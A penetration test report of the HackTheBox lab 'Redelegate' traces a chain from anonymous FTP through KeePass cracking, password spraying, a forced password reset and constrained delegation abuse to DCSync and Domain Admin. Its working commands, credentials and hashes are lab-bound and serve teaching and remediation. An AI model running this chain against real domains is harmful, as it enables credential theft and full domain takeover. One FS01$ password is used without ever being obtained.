
Redelegate — Full AD Compromise via Anonymous FTP, KeePass and Constrained Delegation
A complete penetration test report of a Windows Active Directory environment: anonymous FTP exposing a KeePass database, password policy inference, MSSQL RID brute-force, Helpdesk abuse, SYSVOL policy enumeration, and constrained delegation with protocol transition. From unauthenticated network position to Domain Admin in a single chain.
Penetration Test Report — Redelegate
Target: 10.129.69.246 (dc.redelegate.vl)
Domain: redelegate.vl
Assessment Type: Internal Network / Active Directory
Testing Period: 8 October 2026
Classification: Lab Environment (HackTheBox)
Overall Risk Rating: CRITICAL
Executive Summary
The assessment identified a complete Active Directory domain compromise through a chain of six vulnerabilities and misconfigurations. Starting from an unauthenticated network position with no credentials, the tester obtained Domain Administrator privileges in approximately three hours.
The attack path begins with an anonymous FTP service on port 21 that exposes three files: a security audit report (CyberAudit.txt), a KeePass credential database (Shared.kdbx), and an employee training agenda (TrainingAgenda.txt). The audit report and training agenda together revealed the organization’s password policy with unusual precision — the training agenda explicitly listed “Why SeasonYear! is not a good password” as a topic, and the audit report confirmed that weak user passwords were a known finding. The tester generated a wordlist from this policy, cracked the KeePass database password (Fall2024!), and extracted the credentials of the SQLGuest service account.
MSSQL was exposed on port 49932 and accepted local authentication. Using SQLGuest, the tester performed RID brute-force via the MSSQL service and enumerated the entire domain: users, groups, computers, and service accounts. A password spray using the KeePass-extracted credentials revealed that the domain user Marie.Curie had reused the KeePass database password as her domain password. Marie.Curie was a member of the Helpdesk group, which had permission to reset passwords for any user in the domain.
The tester reset the password of Helen.Frost, a member of the IT group. Through BloodHound and manual LDAP enumeration, the tester identified that IT had GenericAll over the FS01$ computer account. Manual enumeration of the SYSVOL revealed a Group Policy setting (SeEnableDelegationPrivilege) that granted delegation configuration rights to a specific account RID (1106). By mapping RIDs to domain objects, the tester identified this as Helen.Frost — meaning she had the domain-level privilege required to configure Kerberos delegation. Combined with GenericAll over FS01$, this enabled the full constrained delegation attack.
Using Helen’s access, the tester configured constrained delegation with protocol transition on FS01$, pointing it at CIFS/DC.redelegate.vl. The tester requested a Kerberos ticket impersonating the Domain Controller machine account (DC$) via S4U2Self + S4U2Proxy, used that ticket to perform DCSync, and extracted both the Administrator and Ryan.Cooper (Domain Admin) password hashes. The Administrator account had the NOT_DELEGATED flag set, which prevented impersonation of that specific user — but the DC$ machine account did not, which allowed the chain to continue.
Business Impact
A complete compromise of the Active Directory domain. An attacker with these privileges can access all domain-joined systems, extract credentials for every user and service account, modify or delete any data, and establish persistence that survives password resets.
The exposure is not theoretical: it requires no zero-day and no pre-existing privileged access. Every vulnerability in the chain is a known misconfiguration with a documented fix. The most consequential findings are the anonymous FTP exposure and the excessive SeEnableDelegationPrivilege granted to a non-administrative user.
For a full technical deep dive into Kerberos constrained delegation, protocol transition, and the S4U2Self / S4U2Proxy mechanism, see the dedicated research article: Constrained Delegation — From GenericAll to Domain Admin →.
Immediate Actions Required
| Priority | Action | Timeline |
|---|---|---|
| P0 | Remove anonymous access from all FTP shares | 24 hours |
| P0 | Enforce a strong password policy; ban SeasonYear! patterns | 24 hours |
| P0 | Audit and restrict Helpdesk group password reset permissions | 48 hours |
| P0 | Remove SeEnableDelegationPrivilege from non-administrative accounts | 48 hours |
| P1 | Enable “Account is sensitive and cannot be delegated” on all privileged accounts | 1 week |
| P1 | Audit and remove unnecessary constrained delegation configurations | 1 week |
| P1 | Restrict GenericAll and Write permissions over computer accounts | 1 week |
| P2 | Restrict ms-DS-MachineAccountQuota and monitor delegation attribute changes | 2 weeks |
Scope and Methodology
In-Scope
- Single host:
10.129.69.246(Windows Server 2022, Domain Controller) - All TCP services exposed by the host, including Active Directory (LDAP, Kerberos, SMB, DNS), FTP, IIS, MSSQL, and WinRM
- The anonymous FTP share and its contents
- The SYSVOL share and its Group Policy files
Out-of-Scope
- Any host other than
10.129.69.246. Only this IP is reachable from the assessment network.
Methodology
The assessment followed the PTES (Penetration Testing Execution Standard) with emphasis on Active Directory attack paths:
- Reconnaissance — Network scanning, service enumeration
- Initial Access — Anonymous FTP, KeePass database cracking
- Foothold — MSSQL enumeration, password spraying, Kerberos authentication
- Enumeration — BloodHound analysis, SYSVOL Group Policy review, RID mapping
- Privilege Escalation — Helpdesk abuse, GenericAll exploitation, constrained delegation
- Post-Exploitation — S4U2Self + S4U2Proxy, DCSync, credential extraction
Findings
Finding 1 — Anonymous FTP Access to Sensitive Files
| Attribute | Value |
|---|---|
| Severity | High |
| CVSS 4.0 | 8.7 |
| Vector | CVSS:4.0/AV:N/AC:L/AT:N/PR:N/UI:N/VC:H/VI:N/VA:N/SC:N/SI:N/SA:N |
| CWE | CWE-284 (Improper Access Control) |
| MITRE ATT&CK | T1135 (Network Share Discovery), T1039 (Data from Network Shared Drive) |
Description
The FTP service on port 21 allows anonymous login (ftp-anon: Anonymous FTP login allowed). The share contains three files:
CyberAudit.txt— a recent security audit reportShared.kdbx— a KeePass credential databaseTrainingAgenda.txt— an employee training schedule
Together, these three files provided the tester with a complete picture of the organization’s password policy and a credential store protected only by a single password.
Evidence
PORT   STATE SERVICE VERSION
21/tcp open  ftp     Microsoft ftpd
| ftp-syst:
|_  SYST: Windows_NT
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
| 10-20-24  01:11AM                  434 CyberAudit.txt
| 10-20-24  05:14AM                 2622 Shared.kdbx
|_10-20-24  01:26AM                  580 TrainingAgenda.txt
The CyberAudit.txt file outlined the organization’s own findings:
OCTOBER 2024 AUDIT FINDINGS

[!] CyberSecurity Audit findings:
1) Weak User Passwords
2) Excessive Privilege assigned to users
3) Unused Active Directory objects
4) Dangerous Active Directory ACLs

[*] Remediation steps:
1) Prompt users to change their passwords: DONE
2) Check privileges for all users and remove high privileges: DONE
3) Remove unused objects in the domain: IN PROGRESS
4) Recheck ACLs: IN PROGRESS
The TrainingAgenda.txt file provided the password policy hint:
Friday 18th October | 11.30 - 13.30 - 7 attendees
"Weak Passwords" - Why "SeasonYear!" is not a good password
Impact
The KeePass database was cracked offline (Finding 2), yielding valid domain credentials. The audit report and training agenda provided the exact password policy pattern needed to build a targeted wordlist.
Remediation
- Disable anonymous access on all FTP services.
- Restrict FTP access to specific authenticated users or IP ranges.
- Do not store credential databases or audit reports on file shares accessible to unprivileged users.
- Assume any file stored on an anonymously-accessible share is compromised.
Finding 2 — Weak KeePass Database Password
| Attribute | Value |
|---|---|
| Severity | High |
| CVSS 4.0 | 8.7 |
| Vector | CVSS:4.0/AV:N/AC:L/AT:N/PR:N/UI:N/VC:H/VI:N/VA:N/SC:L/SI:L/SA:N |
| CWE | CWE-521 (Weak Password Requirements) |
| MITRE ATT&CK | T1555 (Credentials from Password Stores) |
Description
The KeePass database Shared.kdbx was protected by the password Fall2024!. This password matched the pattern that the organization’s own training agenda had flagged as dangerous (SeasonYear!). The password was cracked offline using a wordlist generated from that pattern.
The wordlist was generated with a simple Python script:
# gen_wordlist.py
words = [
    'Spring', 'Summer', 'Autumn', 'Fall', 'Winter',
    'January', 'February', 'March', 'April', 'May', 'June',
    'July', 'August', 'September', 'October', 'November', 'December'
]
years = ['2023', '2024', '2025']
suffix = '!'

with open('spray.txt', 'w') as f:
    for w in words:
        for y in years:
            f.write(f"{w}{y}{suffix}\n")
The KeePass hash was extracted with keepass2john:
keepass2john Shared.kdbx >> hash.txtAnd cracked with John the Ripper:
john --wordlist=spray.txt hash.txt
Fall2024!  (Shared.kdbx)
The cracked database contained credentials for multiple accounts, including:
SQLGuest : zDPBpaF4FywlqIv11vii
Impact
The SQLGuest credentials provided MSSQL access on port 49932 and enabled enumeration of the entire Active Directory domain (Finding 3).
Remediation
- Use a strong, unique, randomly-generated password for the KeePass database (ideally via a passphrase of 4+ words plus a numeric suffix).
- Never store the database on an anonymously-accessible file share.
- Enforce a password policy that bans predictable patterns like
SeasonYear!,MonthYear!, andCompanyNameYear!. - Deploy a breached-password blocklist that includes common patterns.
Finding 3 — MSSQL Access and Full Domain Enumeration via RID Brute-Force
| Attribute | Value |
|---|---|
| Severity | High |
| CVSS 4.0 | 7.1 |
| Vector | CVSS:4.0/AV:N/AC:L/AT:N/PR:L/UI:N/VC:H/VI:N/VA:N/SC:N/SI:N/SA:N |
| CWE | CWE-200 (Exposure of Sensitive Information) |
| MITRE ATT&CK | T1087.002 (Account Discovery: Domain Account) |

Description
Microsoft SQL Server 2019 was exposed on port 49932 and accepted local authentication. Using the SQLGuest credentials obtained from the KeePass database, the tester authenticated to MSSQL and used its RID brute-force capability to enumerate every security principal in the domain.
The --rid-brute module of NetExec, when run against MSSQL, enumerates RIDs by querying the SQL Server for its SUSER_SID and then resolving each well-known RID via SUSER_NAME. This returns the full list of domain users, groups, and computers without requiring LDAP access.
Evidence
nxc mssql 10.129.69.246 -u 'SQLGuest' -p 'zDPBpaF4FywlqIv11vii' \
  --port 49932 --local-auth --rid-brute
Selected output:
498: REDELEGATE\Enterprise Read-only Domain Controllers
500: WIN-Q13O908QBPG\Administrator
502: REDELEGATE\krbtgt
512: REDELEGATE\Domain Admins
...
1002: REDELEGATE\DC$
1103: REDELEGATE\FS01$
1104: REDELEGATE\Christine.Flanders
1105: REDELEGATE\Marie.Curie
1106: REDELEGATE\Helen.Frost
1107: REDELEGATE\Michael.Pontiac
1108: REDELEGATE\Mallory.Roberts
1109: REDELEGATE\James.Dinkleberg
1112: REDELEGATE\Helpdesk
1113: REDELEGATE\IT
1114: REDELEGATE\Finance
1115: REDELEGATE\DnsAdmins
1117: REDELEGATE\Ryan.Cooper
1119: REDELEGATE\sql_svc
The output also revealed the RID-to-principal mapping that would become critical later: RID 1106 = Helen.Frost.
Impact
The full principal list enabled targeted password spraying (Finding 4) and provided the RID mapping necessary to interpret the Group Policy finding (Finding 6).
Remediation
- Restrict MSSQL access to specific authenticated users.
- Remove the
SQLGuestaccount if it is not required. - Do not expose MSSQL on non-standard ports without additional access controls.
- Monitor for high-volume RID enumeration queries.
Finding 4 — Password Reuse Across Domains
| Attribute | Value |
|---|---|
| Severity | High |
| CVSS 4.0 | 8.7 |
| Vector | CVSS:4.0/AV:N/AC:L/AT:N/PR:N/UI:N/VC:H/VI:N/VA:N/SC:L/SI:L/SA:N |
| CWE | CWE-521 (Weak Password Requirements) |
| MITRE ATT&CK | T1110.003 (Password Spraying), T1078 (Valid Accounts) |
Description
The KeePass database password Fall2024! was reused by the domain user Marie.Curie as her domain password. A password spray using the credentials extracted from the database, combined with the user list obtained via MSSQL RID brute-force, revealed the reuse.
Evidence
nxc smb 10.129.69.246 -u users.txt -p passwords.txt --continue-on-success
SMB  10.129.69.246  445  DC  [+] redelegate.vl\Marie.Curie:Fall2024!
Impact
Marie.Curie was a member of the Helpdesk group, which had permission to reset passwords for any user in the domain (Finding 5).
Remediation
- Enforce unique passwords across all accounts.
- Ban password reuse at the domain level.
- Deploy a breached-password blocklist.
- Deploy a password manager that generates unique credentials per service.
Finding 5 — Excessive Helpdesk Password Reset Permissions
| Attribute | Value |
|---|---|
| Severity | High |
| CVSS 4.0 | 8.6 |
| Vector | CVSS:4.0/AV:N/AC:L/AT:N/PR:L/UI:N/VC:H/VI:H/VA:N/SC:L/SI:L/SA:N |
| CWE | CWE-269 (Improper Privilege Management) |
| MITRE ATT&CK | T1098 (Account Manipulation) |
Description
The Helpdesk group had permission to reset passwords for all users in the domain. The tester used Marie.Curie’s access to reset the password of Helen.Frost, a member of the IT group.
The password reset was performed remotely via the RPC net rpc password command, which uses MS-SAMR to change a user’s password. Because Marie.Curie was in the Helpdesk group, the reset succeeded without requiring knowledge of Helen’s old password.
Evidence
net rpc password "Helen.Frost" "newP@ssword2022" \
  -U "redelegate.vl"/"Marie.Curie"%'Fall2024!' \
  -S "10.129.69.246"
Impact
The tester obtained access to Helen.Frost, which was a member of the IT group with GenericAll over the FS01$ computer account (Finding 7).
Remediation
- Restrict Helpdesk password reset permissions to specific users or OUs.
- Implement tiered administration to prevent privilege escalation chains.
- Monitor for password reset events (Event ID 4724).
- Require manager approval for password resets of privileged accounts.
Finding 6 — Dangerous Group Policy Setting: SeEnableDelegationPrivilege
| Attribute | Value |
|---|---|
| Severity | Critical |
| CVSS 4.0 | 9.4 |
| Vector | CVSS:4.0/AV:N/AC:L/AT:N/PR:L/UI:N/VC:H/VI:H/VA:H/SC:H/SI:H/SA:H |
| CWE | CWE-269 (Improper Privilege Management) |
| MITRE ATT&CK | T1098 (Account Manipulation), T1558 (Steal or Forge Kerberos Tickets) |
Description
The SYSVOL share was accessible to authenticated users (which is expected — SYSVOL contains Group Policy files that must be readable by domain members). Enumerating the policies revealed a critical misconfiguration: the SeEnableDelegationPrivilege was granted to a specific account by RID.
Evidence
smbclient //dc.redelegate.vl/SYSVOL \
  -U 'redelegate.vl\Marie.Curie%Fall2024!' \
  -c 'recurse ON; prompt OFF; mget *'
The file Policies/{6AC1786C-016F-11D2-945F-00C04fB984F9}/MACHINE/Microsoft/Windows NT/SecEdit/GptTmpl.inf contained:
SeEnableDelegationPrivilege = *S-1-5-32-544,*S-1-5-21-4024337825-2033394866-2055507597-1106Decoding the SIDs:
S-1-5-32-544— the built-inAdministratorsgroupS-1-5-21-4024337825-2033394866-2055507597-1106— the domainHelen.Frostaccount (RID1106)
Impact
Helen.Frost had the SeEnableDelegationPrivilege, which is the domain-level right required to configure Kerberos delegation on any account. Combined with GenericAll over the FS01$ computer account (Finding 7), this enabled the full constrained delegation attack (Finding 8).
The SeEnableDelegationPrivilege is a domain-wide privilege. It is not normally granted to non-administrative users. When granted to a regular account, it effectively grants that account the ability to configure delegation on any Kerberos-enabled service in the domain — including services running on the Domain Controller itself.
Remediation
- Remove
SeEnableDelegationPrivilegefrom all non-administrative accounts. - Audit Group Policy settings that grant domain-level privileges.
- Implement tiered administration: delegation configuration should be a Tier-0 operation.
- Monitor for changes to the
SeEnableDelegationPrivilegesetting (Event ID 4739 with the privilege name).
Finding 7 — GenericAll over a Computer Account
| Attribute | Value |
|---|---|
| Severity | High |
| CVSS 4.0 | 8.6 |
| Vector | CVSS:4.0/AV:N/AC:L/AT:N/PR:L/UI:N/VC:H/VI:H/VA:N/SC:L/SI:L/SA:N |
| CWE | CWE-269 (Improper Privilege Management) |
| MITRE ATT&CK | T1098 (Account Manipulation) |
Description

The IT group had GenericAll over the FS01$ computer account. BloodHound and manual LDAP enumeration confirmed this. The tester enumerated the object with bloodyAD:
bloodyAD -u Marie.Curie -p 'Fall2024!' -d redelegate.vl --host dc.redelegate.vl \
  get object 'FS01$' --resolve-sd
Relevant output:
nTSecurityDescriptor.ACL.6.Trustee: ACCOUNT_OPERATORS; LOCAL_SYSTEM; IT; Domain Admins
nTSecurityDescriptor.ACL.6.Right: GENERIC_ALL
The IT group had three members (from BloodHound):
| User | Status | Notes |
|---|---|---|
Ryan.Cooper | Active | Domain Admin — password change would be detected |
Mallory.Roberts | Disabled | Cannot be used |
Helen.Frost | Active | Target — password was already reset by the tester |
Impact
With GenericAll over FS01$, the tester could modify any attribute of the computer account, including the delegation configuration. The SeEnableDelegationPrivilege (Finding 6) provided the domain-level right needed for the delegation attribute modification.
Remediation
- Audit and remove
GenericAllandWritepermissions over computer accounts from non-administrative groups. - The
ITgroup should not have full control over production computer accounts. Delegation of administrative tasks should be scoped to specific OUs or attributes. - Monitor for changes to computer account attributes (Event ID 4742).
Finding 8 — Constrained Delegation with Protocol Transition
| Attribute | Value |
|---|---|
| Severity | Critical |
| CVSS 4.0 | 9.4 |
| Vector | CVSS:4.0/AV:N/AC:L/AT:N/PR:L/UI:N/VC:H/VI:H/VA:H/SC:H/SI:H/SA:H |
| CWE | CWE-269 (Improper Privilege Management) |
| MITRE ATT&CK | T1558.003 (Steal or Forge Kerberos Tickets) |
Description
The FS01$ computer account was configured with constrained delegation with protocol transition (TRUSTED_TO_AUTH_FOR_DELEGATION) and had the msDS-AllowedToDelegateTo attribute set to cifs/DC.redelegate.vl. This allowed the tester to request a Kerberos ticket impersonating the Domain Controller machine account (DC$).
Evidence — Step 1: Configure the delegation
bloodyAD -u Helen.Frost -p 'newP@ssword2022' -d redelegate.vl --host dc.redelegate.vl \
  add uac 'FS01$' -f TRUSTED_TO_AUTH_FOR_DELEGATION
bloodyAD -u Helen.Frost -p 'newP@ssword2022' -d redelegate.vl --host dc.redelegate.vl \
set object 'FS01$' msDS-AllowedToDelegateTo -v 'cifs/DC.redelegate.vl'Validation:
bloodyAD ... get object 'FS01$' --attr msDS-AllowedToDelegateTo
distinguishedName: CN=FS01,CN=Computers,DC=redelegate,DC=vl
msDS-AllowedToDelegateTo: cifs/DC.redelegate.vl

bloodyAD ... get object 'FS01$' --attr userAccountControl
distinguishedName: CN=FS01,CN=Computers,DC=redelegate,DC=vl
userAccountControl: WORKSTATION_TRUST_ACCOUNT; TRUSTED_TO_AUTH_FOR_DELEGATION
Evidence — Step 2: Request the impersonation ticket
impacket-getST -spn 'cifs/DC.redelegate.vl' -impersonate 'DC$' \
  -dc-ip 10.129.69.246 'redelegate.vl/FS01$:NewPass123!'
[*] Getting TGT for user
[*] Impersonating DC$
[*] Requesting S4U2self
[*] Requesting S4U2Proxy
[*] Saving ticket in DC$@cifs_DC.redelegate.vl@REDELEGATE.VL.ccache
Evidence — Step 3: DCSync
The Administrator account was protected with the NOT_DELEGATED flag:
bloodyAD ... get object 'Administrator' --attr userAccountControl
userAccountControl: NORMAL_ACCOUNT; DONT_EXPIRE_PASSWORD; NOT_DELEGATED
But the DC$ machine account was not. The tester used the impersonated DC$ ticket to perform DCSync:
export KRB5CCNAME=DC\$@cifs_DC.redelegate.vl@REDELEGATE.VL.ccache
impacket-secretsdump -k -no-pass dc.redelegate.vl -just-dc-user Administrator
Output:
Administrator:500:aad3b435b51404eeaad3b435b51404ee:ec17f7a2a4d96e177bfd101b94ffc0a7:::
Administrator:aes256-cts-hmac-sha1-96:db3a850aa5ede4cfacb57490d9b789b1ca0802ae11e09db5f117c1a8d1ccd173
The tester also extracted the Domain Admin Ryan.Cooper:
impacket-secretsdump -k -no-pass dc.redelegate.vl -just-dc-user Ryan.Cooper
Ryan.Cooper:1117:aad3b435b51404eeaad3b435b51404ee:062a12325a99a9da55f5070bf9c6fd2a:::
Impact
The impersonated DC$ ticket granted full replication rights, enabling DCSync. The tester extracted the Administrator and Ryan.Cooper password hashes and used the Administrator hash to obtain a remote shell.
Remediation
- Enable “Account is sensitive and cannot be delegated” (
NOT_DELEGATED) on all privileged accounts, including machine accounts of Domain Controllers. - Remove unnecessary
msDS-AllowedToDelegateToentries. - Audit and restrict
GenericAllpermissions over computer accounts. - Remove
SeEnableDelegationPrivilegefrom non-administrative accounts. - Monitor for changes to
msDS-AllowedToDelegateToandTRUSTED_TO_AUTH_FOR_DELEGATION(Event ID 5136). - Monitor for S4U2Self and S4U2Proxy ticket requests (Event ID 4769 with unusual SPNs).
For a full explanation of how constrained delegation works, see the Constrained Delegation deep dive →.
Attack Chain
The following diagram shows the complete attack path from unauthenticated network position to Domain Administrator.
[1] Anonymous FTP access
    ftp anonymous@10.129.69.246
    → CyberAudit.txt, Shared.kdbx, TrainingAgenda.txt
    │
    ▼
[2] Password policy inference
    CyberAudit.txt: "Weak User Passwords" finding
    TrainingAgenda.txt: "Why SeasonYear! is not a good password"
    │
    ▼
[3] KeePass cracking
    gen_wordlist.py → spray.txt (Season + Year + !)
    keepass2john Shared.kdbx → hash.txt
    john → Fall2024!
    │
    ▼
[4] Credential extraction
    SQLGuest : zDPBpaF4FywlqIv11vii
    │
    ▼
[5] MSSQL enumeration
    nxc mssql --local-auth --rid-brute
    → Full domain principal list
    → RID 1106 = Helen.Frost
    │
    ▼
[6] Password spraying
    nxc smb users.txt passwords.txt
    → Marie.Curie : Fall2024! (password reuse)
    │
    ▼
[7] BloodHound enumeration
    Marie.Curie ∈ Helpdesk group
    Helpdesk → ForceChangePassword over all domain users
    │
    ▼
[8] Password reset
    net rpc password Helen.Frost newP@ssword2022
    │
    ▼
[9] SYSVOL policy enumeration
    smbclient SYSVOL → GptTmpl.inf
    SeEnableDelegationPrivilege = *S-1-5-32-544,*S-1-5-21-...-1106
    → RID 1106 = Helen.Frost
    │
    ▼
[10] BloodHound + LDAP enumeration
     IT group → GenericAll over FS01$
     IT members: Ryan.Cooper (DA), Mallory.Roberts (disabled), Helen.Frost (controlled)
     │
     ▼
[11] Constrained delegation configuration
     add uac FS01$ -f TRUSTED_TO_AUTH_FOR_DELEGATION
     set object FS01$ msDS-AllowedToDelegateTo -v 'cifs/DC.redelegate.vl'
     │
     ▼
[12] S4U2Self + S4U2Proxy
     impacket-getST -spn 'cifs/DC.redelegate.vl' -impersonate 'DC$'
     → DC$@cifs_DC.redelegate.vl@REDELEGATE.VL.ccache
     │
     ▼
[13] DCSync
     impacket-secretsdump -k -no-pass -just-dc-user Administrator
     Administrator:500:...:ec17f7a2a4d96e177bfd101b94ffc0a7
     │
     ▼
[14] Domain Admin Access
     nxc smb 10.129.69.246 -u Administrator -H 'ec17f7a2...' -x 'whoami'
     redelegate\administrator
Recommendations Summary
| Priority | Finding | Recommendation |
|---|---|---|
| P0 | Anonymous FTP | Disable anonymous access |
| P0 | Weak KeePass password | Enforce strong, unique passwords |
| P0 | Helpdesk permissions | Restrict password reset permissions |
| P0 | SeEnableDelegationPrivilege | Remove from non-administrative accounts |
| P1 | Password reuse | Enforce unique passwords, ban reuse |
| P1 | GenericAll over FS01$ | Audit and remove excessive ACLs |
| P1 | Constrained delegation | Audit and restrict delegation configs |
| P1 | Privileged accounts | Enable “sensitive and cannot be delegated” |
| P2 | DCSync | Monitor for DRSUAPI replication events |
Appendix — Tools and References
Tools used in this assessment:
nmap— port scanning and service detectionftp— anonymous FTP accesskeepass2john— KeePass hash extractionjohn— offline password crackingNetExec (nxc)— MSSQL enumeration, RID brute-force, password sprayingBloodHound— Active Directory attack path analysisBloodyAD— LDAP operations, ACL abuse, delegation configurationsmbclient— SYSVOL Group Policy enumerationnet rpc— password reset via MS-SAMRImpacket—getST(S4U2Self + S4U2Proxy),secretsdump(DCSync)evil-winrm/nxc smb -x— remote shell access
Full technical deep dive: Constrained Delegation — From GenericAll to Domain Admin →
References:
- Microsoft Docs — Kerberos Constrained Delegation Overview
- Microsoft Docs — SeEnableDelegationPrivilege
- SpecterOps — “A Guide to Kerberos Delegation” (2023)
- Elad Shamir — “Wagging the Dog: Abusing Resource-Based Constrained Delegation” (2019)
- MITRE ATT&CK T1558 — Steal or Forge Kerberos Tickets
- MITRE ATT&CK T1098 — Account Manipulation
Takeaway
The Redelegate chain demonstrates how a sequence of seemingly minor misconfigurations — an anonymous FTP share, a weak KeePass password, password reuse, excessive Helpdesk permissions, and a dangerous Group Policy setting — can be combined into a complete Active Directory compromise.
The single most consequential finding is the SeEnableDelegationPrivilege granted to a non-administrative user (Helen.Frost, RID 1106). This privilege is normally reserved for Domain Admins because it allows the holder to configure Kerberos delegation on any account in the domain. Granting it to a regular user, combined with GenericAll over a computer account, is effectively granting Domain Admin — even though the user does not appear in any privileged group.
The second lesson is that NOT_DELEGATED must be applied to all privileged accounts, including machine accounts. The Administrator account was protected — but the DC$ machine account was not, which is what enabled the DCSync.
The third lesson is that Group Policy settings that grant domain-level privileges should be treated as Tier-0 assets. The SeEnableDelegationPrivilege setting in GptTmpl.inf is exactly the kind of configuration that gets forgotten after initial deployment and then becomes the bridge between a low-privileged user and full domain compromise.